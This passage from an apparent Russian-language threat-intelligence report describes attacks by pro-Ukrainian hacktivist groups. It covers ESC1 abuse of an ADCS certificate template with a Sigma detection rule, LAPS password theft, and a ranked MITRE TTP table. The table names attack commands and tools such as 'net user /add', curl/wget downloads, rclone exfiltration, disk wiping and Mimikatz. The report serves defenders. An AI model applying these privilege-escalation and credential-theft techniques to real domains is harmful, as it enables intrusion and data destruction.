


Рис. 56 | Сработка правила на NDR



ESC1

Атаки на инфраструктуру **Active Directory Certificate Services** (ADCS) традиционно считаются одними из наиболее сложных в реализации, даже в среде опытных команд Red Team, поскольку требуют глубокого понимания архитектуры ADCS, прав доступа и механизмов обработки шаблонов сертификатов. Именно поэтому выявление такой атаки в исполнении проукраинской хактивистской группировки TWELVE стало для нас неожиданным.

В ходе расследования было установлено, что злоумышленники получили доступ к учетной записи, обладавшей правами на создание шаблонов сертификатов, и использовали эти привилегии для создания нового шаблона, содержащего атрибуты, необходимые для дальнейшей эксплуатации уязвимости в контексте ADCS. После успешного создания шаблона они инициировали запрос и получили действительный сертификат, выданный на имя доменного администратора, что позволило им повысить привилегии и получить контроль над критически важными компонентами доменной инфраструктуры.

Факт применения данной техники в рамках реальной атаки подчеркивает быстрое распространение ранее редких и технически сложных подходов за пределы профессиональных команд тестирования на проникновение и требует пересмотра приоритетов в защите компонентов ADCS.

Атака ESC1, как и все атаки ESC, подразумевает повышение привилегий. Данная атака базируется на уязвимом шаблоне сертификатов, который позволяет выпустить сертификат от имени более привилегированного пользователя либо от любого другого имени. После получения сертификата на имя пользователя, злоумышленник может авторизоваться в системе с его помощью. Далее будут приведены ссылки для более детального ознакомления со всеми аспектами данных атак: детальный разбор атаки, пример реализации.

Применение данной техники проукраинскими хактивистами, возможно, вытекает из того, что участники группировок являются бывшими IT-специалистами или пентестерами и используют привычные для них методы.

Для реализации атаки необходимо, чтобы в ADCS был уязвимый шаблон, который подходит под следующие параметры:

- поле `msPKI-Certificate-Name-Flag` должно содержать флаг `ENROLLEE_SUPPLIES_SUBJECT`, который говорит о том, что шаблон сертификата позволяет запрашивающим лицам указывать имя объекта, для которого будет выдан сертификат;
- Enrollment Permissions должны содержать группу, к которой у злоумышленника будет доступ. Этот параметр отвечает за то, кто может запросить сертификат по этому шаблону без утверждения менеджера;
- поле `pKIExtendedKeyUsage` должно содержать Client Authentication для возможности аутентификации с помощью данного сертификата.


При наличии всех этих полей мы будем иметь следующее: злоумышленник, имея непривилегированную учетную запись в домене с правом выпускать сертификат по уязвимому шаблону, может выпустить сертификат на имя привилегированной учетной записи и использовать его для авторизации из-под ее имени.

Детектировать данную активность можно при помощи событий 4886 и 4887, но стоит отметить, что эти события не содержат информации, от какого пользователя выдан сертификат. Также данную активность можно отследить с помощью событий 4898, которое будет появляться при каждой выдаче сертификата из шаблона. Для их логирования нужно настроить дополнительный аудит.

```
title: Adcs Esc1 Possibly Vulnerable Template
id: e4de7a6d-a10c-4742-95bb-116055705477
status: stable
description: Detects possible vulnerable template esc1
references:
    - https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_
Pre-Owned.pdf
author: Kaspersky
modified: "2024-07-12"
tags:
    - attack.privilege_escalation
    - attack.t1078.002
    - attack.credential_access
    - attack.t1649
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: '4898'
        TemplateContent|contains|all:
            - 'CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT'
            - 'msPKI-RA-Signature = 0'
    additionalContent:
        TemplateContent|contains:
            - '1.3.6.1.5.5.7.3.2'
            - '1.3.6.1.5.2.3.4'
            - '1.3.6.1.4.1.311.20.2.2'
            - '2.5.29.37.0'
    pkiContent:
        TemplateContent: 'pKIExtendedKeyUsage'
    pkiFilter:
        TemplateContent|re: '.+pKIExtendedKeyUsage = [0-9]\.[0-9]\.[0-9].+'
    contentFilter:
        TemplateContent|contains: 'CT_FLAG_PEND_ALL_REQUESTS'
    condition: selection and not contentFilter and (additionalContent or
(pkiContent and not pkiFilter))
falsepositives: The template can be used only by privileged users. ACL of
the template can be found in the field Win_SecurityDescriptor.
level: medium
```

Данная атака является нетривиальной в исполнении, и для детектирования желательно иметь решение типа SIEM, чтобы коррелировать вредоносную активность, связанную с реализацией данной техники. Пример обнаружения данной атаки в KUMA можно наблюдать на рис. 57 ниже.

Рис. 57 | Сработка правила на KUMA



LAPS

В качестве завершающего кейса мы решили выделить атаку на инфраструктуру **Local Administrator Password Solution** (LAPS), реализованную группировкой Head Mare. В ходе разведки доменной среды с использованием инструмента ADRecon злоумышленники получили доступ к учетным данным, хранимым в LAPS, что указывает на недостаточный контроль прав на чтение атрибута `ms-MCS-AdmPwd`. Полученные учетные данные были впоследствии использованы для эскалации привилегий до уровня локальных администраторов на множестве машин внутри домена. Этот случай подчеркивает важность корректной настройки прав доступа к LAPS-атрибутам и мониторинга активности, связанной с их запросами, поскольку даже внедренное защитное решение при ошибочной конфигурации может быть использовано как инструмент атаки.

LAPS — это функция, которая автоматически управляет и резервирует пароль учетной записи локального администратора на устройствах, подключенных к AD. Пароль от учетной записи локального администратора хранится в атрибуте записи, который может прочитать только пользователь с достаточными правами. Это защищает пароли локальных администраторов от утечки. Кроме того, существует отдельный атрибут, отвечающий за время жизни пароля, который постоянно обновляет его. В первой версии LAPS пароль хранится в атрибуте `ms-Mcs-AdmPwd`, а время его жизни — в атрибуте `ms-Mcs-AdmPwdExpirationTime`. Во второй версии LAPS дела обстоят немного сложнее. Если явно отключено шифрование, то пароль будет хранится в атрибуте `msLAPS-Password`, но это крайне маловероятно. Если же шифрование включено, то пароль будет храниться в атрибуте `msLAPS-EncryptedPassword`.

Если атрибут `msLAPS-Password` и `ms-Mcs-AdmPwd` могли читать только пользователи со специальными правами, то атрибут `msLAPS-EncryptedPassword` могут читать все, но данные этого атрибута, как следует из названия, зашифрованы, а расшифровать их могут только специально назначенные пользователи. Суть атаки будет заключаться в том, чтобы получить доступ к атрибутам, которые содержат пароль, тем самым получив доступ и к учетным записям локальных администраторов. Это можно сделать, только обладая необходимыми привилегиями для чтения или расшифровки атрибута.


Если учетная запись обладает необходимыми правами, то при запуске внутри инфраструктуры утилит для разведки, таких как ADRecon или SharpHound, пароли будут автоматически извлечены в явном виде. После этого злоумышленник сможет использовать их для локального повышения привилегий.

Стандартных механизмов Windows для логирования LDAP-запросов недостаточно для полноценного контроля и анализа действий в доменной среде. Такие логи, как правило, фрагментарны, слабо структурированы и не позволяют точно определить, кто, когда и к каким объектам обращался, особенно в контексте атак, направленных на получение чувствительных атрибутов, таких как `ms-MCS-AdmPwd` в LAPS. Более того, включение расширенного аудита на контроллерах домена требует глубокой настройки и может значительно повысить нагрузку на систему, при этом не гарантируя полноты и читаемости собираемой информации.

Поэтому для репрезентативного и эффективного отслеживания LDAP-активности необходимо использовать специализированные решения класса EDR или NDR, которые обеспечивают детализированное логирование, поведенческий анализ и корреляцию событий. Такие решения позволяют не только зафиксировать факт подозрительного LDAP-запроса, но и своевременно детектировать и предотвратить атаки на инфраструктуру LAPS.

Ниже приведен пример обнаружения атаки на LAPS с использованием системы KEDR, демонстрирующий ее возможности по выявлению нежелательного доступа к конфиденциальным данным в рамках доменной инфраструктуры.

Рис. 58 | Сработка правила на EDR



Вывод по наиболее интересным TTPs

Портрет проукраинских группировок претерпевает заметную трансформацию. Если раньше основной акцент злоумышленников делался на массовые атаки с использованием известных уязвимостей и автоматизированных инструментов, то сегодня приоритет смещается в сторону целенаправленных, более сложных атак, часто построенных на нестандартных или ранее не использовавшихся техниках.

Анализ недавних инцидентов показывает: то, что еще вчера считалось техниками Red Team, сегодня становится частью инструментария злоумышленников, используемого «в дикой природе».

Это требует переосмысления подходов к защите инфраструктуры: больше нельзя полагаться только на стандартные политики аудита безопасности.

Можно выделить следующие ключевые выводы, которые отражают изменения в ландшафте угроз и требования к защитным мерам.

Наблюдается четкий тренд на **использование методов, которые ранее рассматривались лишь в теоретических или профильных публикациях.** Техники, которые до сих пор использовались крайне редко, находят свое применение в реальных инцидентах. Это говорит о том, что злоумышленники изучают не только открытые источники, но и профессиональные исследования, экспериментируют и адаптируют их под конкретные цели. Также мы все чаще наблюдаем картину, когда злоумышленники используют техники, которые ранее были характерны только для Red Team-подразделений. Они включают в себя сложные векторы эскалации привилегий, обход механизмов аутентификации, манипуляции с инфраструктурой AD/ADCS. Использование этих методов также говорит о повышении технической квалификации атакующих, а также о том, что злоумышленники могут являться бывшими специалистами Red Team

Проукраинские группировки демонстрируют **все более высокий уровень технической подготовки**. Они активно используют внутренние механизмы операционных систем, недостатки в конфигурации инфраструктуры и слабости в реализации протоколов безопасности. Атаки становятся не только технически сложными, но и более изощренными с точки зрения сокрытия следов, обхода систем защиты и закрепления внутри сети. Это требует от защитных решений не только базового обнаружения, но и возможности анализа поведения, корреляции событий и реагирования в реальном времени

В условиях описываемой угрозы организациям **критически важно использовать продвинутые политики аудита безопасности,** а также правильно настроенные средства защиты информации (СЗИ), и актуальные разведданные о злоумышленниках и их TTPs. Лучшим выбором в арсенале защитника будет **набор SIEM, EDR, NDR, TIP** — эти решения должны работать в комплексе, обеспечивая как горизонтальное покрытие всей инфраструктуры, так и вертикальную глубину анализа, а также предоставлять актуальные разведданные о злоумышленниках и их TTPs. Только так можно выявить продвинутые угрозы, ранее считавшиеся маловероятными или труднореализуемыми в реальной среде.

Топ TTPs

При анализе техник, тактик и процедур (TTPs) рассматриваемого кластера выделяются техники MITRE, которые встречаются наиболее часто. Хотя некоторые из них широко известны, их использование подчеркивает их эффективность в реальных атаках. Мы не будем описывать каждую технику подробно, а предоставим рейтинг: каждая тактика представлена с ее наиболее часто используемыми техниками, ранжированными по количеству групп, которые их используют.

Initial Access

1 T1566 Phishing

Head Mare, Cloud Atlas, Awaken Likho, Angry Likho, Librarian Likho, GOFFEE, XDSpy, BO Team, Cyberpartisans, Mythic Likho (9)[22]

- основные форматы вложений — двойные расширения: `docx.scr`, `docx.exe`, `docx.lnk`, `pdf.exe`, самораспаковывающиеся архивы, RAR-архивы, эксплуатирующие уязвимость CVE-2023-38831;
- темы писем: `“Накладная 1С”`, `“Резюме кандидата на должность”`, `“Указ от [дата]”`, `“Приглашение на ВКС”`

2 T1078 Valid Accounts

TWELVE, Head Mare, BlackJack, Crypt Ghouls, BO Team, Cyberpartisans (6)

- для первоначального доступа использовались украденные учетные данные;
- часто источником являются случившиеся утечки учетных данных, а также фишинговые кампании

3 T1199 Trusted Relationship

TWELVE, Crypto Ghouls, Head Mare (3)

- для первоначального доступа использовались учетные данные подрядчиков;
- подключение к сети жертвы по VPN или RDP из сети подрядчика

22 Здесь и далее в скобках указано количество группировок, использующих данную технику

Execution

1 T1059.003 Windows Command Shell

TWELVE, C.A.S., Head Mare, BlackJack, Awaken Likho, Angry Likho, Crypt Ghouls, Librarian Likho, BO Team, GOFFEE, XDSpy, Cyberpartisans, Mythic Likho (13)

- применяется в качестве batch-скриптов для запуска ВПО, очистки логов, отключения средств защиты;
- `cmd.exe` часто используется при удаленном выполнении команд

2 T1059.001 PowerShell

TWELVE, C.A.S., Head Mare, Cloud Atlas, BlackJack, Crypt Ghouls, BO Team, Cyberpartisans, Librarian Likho, GOFFEE, Mythic Likho, Awaken Likho (12)

- часто используется для обфускации выполняемых команд;
- применяется загрузчиком CobInt;
- используемые PowerShell-фреймворки — PowerView

3 T1053.005 Scheduled Task

TWELVE, Head Mare, BlackJack, Awaken Likho, Crypt Ghouls, Librarian Likho, BO Team (7)

- используется для запуска ВПО по расписанию;
- в некоторых атаках злоумышленники модифицировали уже существующую задачу для достижения своих целей

Persistence

1 T1547.001 Registry Run Keys / Startup Folder

C.A.S., Head Mare, Cloud Atlas, Angry Likho, GOFFEE, Librarian Likho, XDSpy, Mythic Likho (7)

- для закрепления и повышения привилегий в системе используется автозагрузка;
- наиболее распространенный способ добавления через `` `reg.exe add` ``;
- Используется загрузчиком CobInt

2 T1053.005 Scheduled Task

TWELVE, Head Mare, BlackJack, Awaken Likho, Crypt Ghouls, Librarian Likho, BO Team (7)

- используется для запуска ВПО по расписанию;
- в некоторых атаках злоумышленники модифицировали уже существующую задачу для достижения своих целей

3 T1136 Create Account

TWELVE, C.A.S., Head Mare (3)

- для закрепления в системе атакующие создавали свои учетные записи;
- наиболее распространенный способ создания новой учетной записи — через `` `net user /add` ``

Privilege Escalation

1 T1547.001 Registry Run Keys / Startup Folder

C.A.S., Head Mare, Cloud Atlas, Angry Likho, GOFFEE, Librarian Likho, XDSpy, Mythic Likho (7)

- для закрепления и повышения привилегий в системе используется автозагрузка;
- наиболее распространенный способ добавления через `` `reg.exe add` ``;
- используется загрузчиком CobInt

2 T1053.005 Scheduled Task

TWELVE, Head Mare, BlackJack, Awaken Likho, Crypt Ghouls, Librarian Likho, BO Team (7)

- используется для запуска ВПО по расписанию;
- в некоторых атаках злоумышленники модифицировали уже существующую задачу для достижения своих целей

3 T1543.003 Windows Service

C.A.S., GOFFEE, Head Mare, Crypt Ghouls, Cyberpartisans, Awaken Likho (6)

- используется как для закрепления, так и для повышения привилегий в системе;
- одним из способов создания службы Windows стала утилита NSSM

Defense Evasion

1 T1036.005 Match Legitimate Name or Location

TWELVE, C.A.S., Head Mare, Cloud Atlas, Awaken Likho, Librarian Likho, BO Team, Cyberpartisans, GOFFEE, XDSpy, Mythic Likho, Angry Likho (12)

- часто маскируют ВПО под `svchost.exe` — `srvhost.exe`, `srvhost.7z`, `srchost.exe`;
- например, по пути `C:\ProgramData\svchost\svchost.exe` расположен ngrok;
- шифровальщики маскировали под легитимное ПО как `OneDrive.exe`, `VLC.exe`, `Intel.exe`

2 T1070.004 File Deletion

Head Mare, Cloud Atlas, Awaken Likho, Angry Likho, Librarian Likho, GOFFEE, XDSpy, C.A.S. (8)

- применяется для удаления из системы инструментов и имплантов атакующих после совершенной атаки;
- используемые команды: `rm -rf` (Linux), `del` (Windows), командлет `Remove-Item`

3 T1036.004 Masquerade Task or Service

TWELVE, Head Mare, Awaken Likho, BO Team, Cyberpartisans, Librarian Likho (6)

- примеры названий задач в планировщике — `Update Microsoft`, `Yandex`, `YandexUpdate`, `WindowsCore`, `MicrosoftUpdateCore`

Credential Access

1 T1003 OS Credential Dumping

TWELVE, C.A.S., Head Mare, Cloud Atlas, BlackJack, Crypt Ghouls, BO Team, Cyberpartisans, Mythic Likho (9)

- основные инструменты — XenAllPasswordPro, Mimikatz, Impacket, CrackMapExec

2 T1555 Credentials from Password Stores

C.A.S., Head Mare, Cloud Atlas, Crypt Ghouls, Librarian Likho, Cyberpartisans, Angry Likho, TWELVE (8)

- основные инструменты — XenAllPasswordPro, BrowserThief, WebBrowserPassView

3 T1552 Unsecured Credentials

TWELVE, Crypt Ghouls, C.A.S., Angry Likho, Cloud Atlas (5)

- использовались данные, находящиеся в открытом виде и сохраненные, например, на рабочих столах в текстовых документах или на общедоступных сетевых дисках;
- основные инструменты — XenAllPasswordPro

Discovery

1 T1033 System Owner/User Discovery и T1087 Account Discovery

TWELVE, BlackJack, Crypt Ghouls, Head Mare, Cloud Atlas, BO Team, Cyberpartisans, XDSpy, Mythic Likho, C.A.S., Angry Likho (11)

- примеры команд — `query user`, `whoami`;
- основные инструменты — ADRecon.ps1, BloodHound, adPEAS

2 T1082 System Information Discovery

TWELVE, Head Mare, Cloud Atlas, Cyberpartisans, GOFFEE, XDSpy, Mythic Likho, C.A.S., Angry Likho (9)

- примеры команд — `systeminfo`, `uname -a`, `cat /etc/*release`;
- также функционал получения информации о системе жертвы реализуется в имплантах злоумышленников

3 T1018 Remote System Discovery

TWELVE, Head Mare, Cloud Atlas, Crypt Ghouls, Cyberpartisans, BO Team (6)

- основные инструменты — SoftPerfect Scanner, Advanced IP Scanner, ADRecon.ps1

Lateral Movement

1 T1021.002 SMB / Windows Admin Shares

TWELVE, Head Mare, Cloud Atlas, BlackJack, BO Team, Cyberpartisans, Crypt Ghouls, Awaken Likho, Librarian Likho (9)

- часто атакующие использовали общие ресурсы SMB в качестве источника распространения ВПО;
- основные инструменты — PsExec, SMBExec (Impacket)

2 T1021.004 SSH

TWELVE, C.A.S., Head Mare, Cloud Atlas, BlackJack, Crypt Ghouls, BO Team, Awaken Likho (8)

- используется для бокового перемещения по сети как в Linux-, так и в Windows-среде;
- один из методов подключения к серверам ESXi для дальнейшего шифрования;
- основные инструменты — PuTTY, SSH

3 T1021.001 Remote Desktop Protocol

TWELVE, C.A.S., Head Mare, Cloud Atlas, BlackJack, BO Team, Crypt Ghouls (7)

- используется для бокового перемещения по сети в Windows-среде

Collection

1 T1005 Data from Local System

TWELVE, Head Mare, Cloud Atlas, Librarian Likho, Cyberpartisans, GOFFEE, XDSpy, BlackJack, Angry Likho (9)

- часто сочетается с тактикой Credential Access;
- большинство групп отдает приоритет файлам, связанным с учетными данными (например, сохраненные в браузере пароли, база данных SAM, `ntds.dit`);
- конфиденциальные документы также являлись целями атакующих в случаях, например, промышленного шпионажа (Librarian Likho, Cloud Atlas)

2 T1560 Archive Collected Data

TWELVE, Cloud Atlas, Crypt Ghouls, Librarian Likho, XDSPy (5)

- перед эксфильтрацией атакующие архивировали собранные данные;
- атакующие часто полагались на уже существующие утилиты, например 7-Zip, для архивирования данных

Command and Control

1 T1572 Protocol Tunneling

TWELVE, Crypt Ghouls, Librarian Likho, C.A.S., Head Mare, Cloud Atlas, BlackJack, BO Team, Cyberpartisans, Mythic Likho (10)

- атакующие чаще использовали облачные сервисы для туннелирования для создания зашифрованных каналов, которые позволяют обходить фаервол;
- основные инструменты — ngrok, Chisel, revsocks, localtonet, cloudflared, gost;
- эти инструменты позволяли атакующим открывать внутренние сервисы без необходимости открывать порты на фаерволе, а также проникать в недоступные сети через скомпрометированные хосты (Pivoting)

2 T1105 Ingress Tool Transfer

TWELVE, Head Mare, Cloud Atlas, Crypt Ghouls, Librarian Likho, BO Team, Cyberpartisans, GOFFEE, Mythic Likho, BlackJack (10)

- для загрузки дополнительных инструментов или полезных нагрузок атакующие часто использовали встроенные утилиты, например `curl`, `wget`, а также командлеты PowerShell: `Invoke-WebRequest`;
- обычно атакующие использовали протокол HTTP(S), но также мы встретили использование почтового протокола

3 T1219 Remote Access Software

TWELVE, BlackJack, Awaken Likho, Crypt Ghouls, Librarian Likho, BO Team, Cyberpartisans, Angry Likho (8)

- основные инструменты, которыми пользовались злоумышленники для достижения своих целей: AnyDesk, UltraVNC, MeshAgent

Exfiltration

1 T1041 Exfiltration Over C2 Channel

Cloud Atlas, Awaken Likho, Librarian Likho, Cyberpartisans, GOFFEE, XDSpy, Mythic Likho, Angry Likho (8)

- часто атакующие использовали свои C2-серверы и для эксфильтрации

2 T1048.002 Exfiltration Over Alternative Protocol

Head Mare, Librarian Likho, Cyberpartisans, Twelve, Awaken Likho (5)

- атакующие использовали протоколы SFTP, HTTPS, SMTP для эксфильтрации данных на свои серверы;
- для передачи данных на удаленный сервер атакующие также использовали утилиту `rclone.exe`

3 T1567.002 Exfiltration to Cloud Storage

TWELVE, Cloud Atlas, GOFFEE (3)

- атакующие использовали облачные сервисы для эксфильтрации данных, собранных на хостах жертв;
- основные сервисы — `dropmefiles[.]com`, `onedrive[.]com`, `mega[.]io`, `gofile[.]io`

Impact

1 T1485 Data Destruction и T1561.002 Disk Wipe: Disk Structure Wipe

TWELVE, BlackJack, C.A.S., BO Team, Cyberpartisans, Awaken Likho (6)

- применяемые вайперы — Endurance, Shamoon, Pryanik;
- также использовалась утилиты `dd` (Linux) и `Sdelete.exe` (Windows) для удаления данных в системах

---

2 T1486 Data Encrypted for Impact

TWELVE, C.A.S., Head Mare, BlackJack, Crypt Ghouls, BO Team (5)

- шифровальщики использовались как для извлечения финансовой выгоды, так и с целью уничтожения данных без возможности восстановления;
- применяемые шифровальщики — LockBit 3.0, Babuk

Шифровальщики

Рассмотренные группировки в большинстве случаев на этапе Impact используют трояны для шифрования (шифровальщики) или уничтожения данных (вайперы). Наиболее излюбленные инструменты — это те шифровальщики, билдеры или исходные коды которых утекли и стали общедоступны. Данные группировки не разрабатывают собственное шифрующее вредоносное ПО, а предпочитают пользоваться готовыми решениями, и популярнее всех здесь оказались шифровальщики **LockBit 3.0** (aka **LockBit Black**) и **Babuk.**

LockBit 3.0 (LockBit Black)

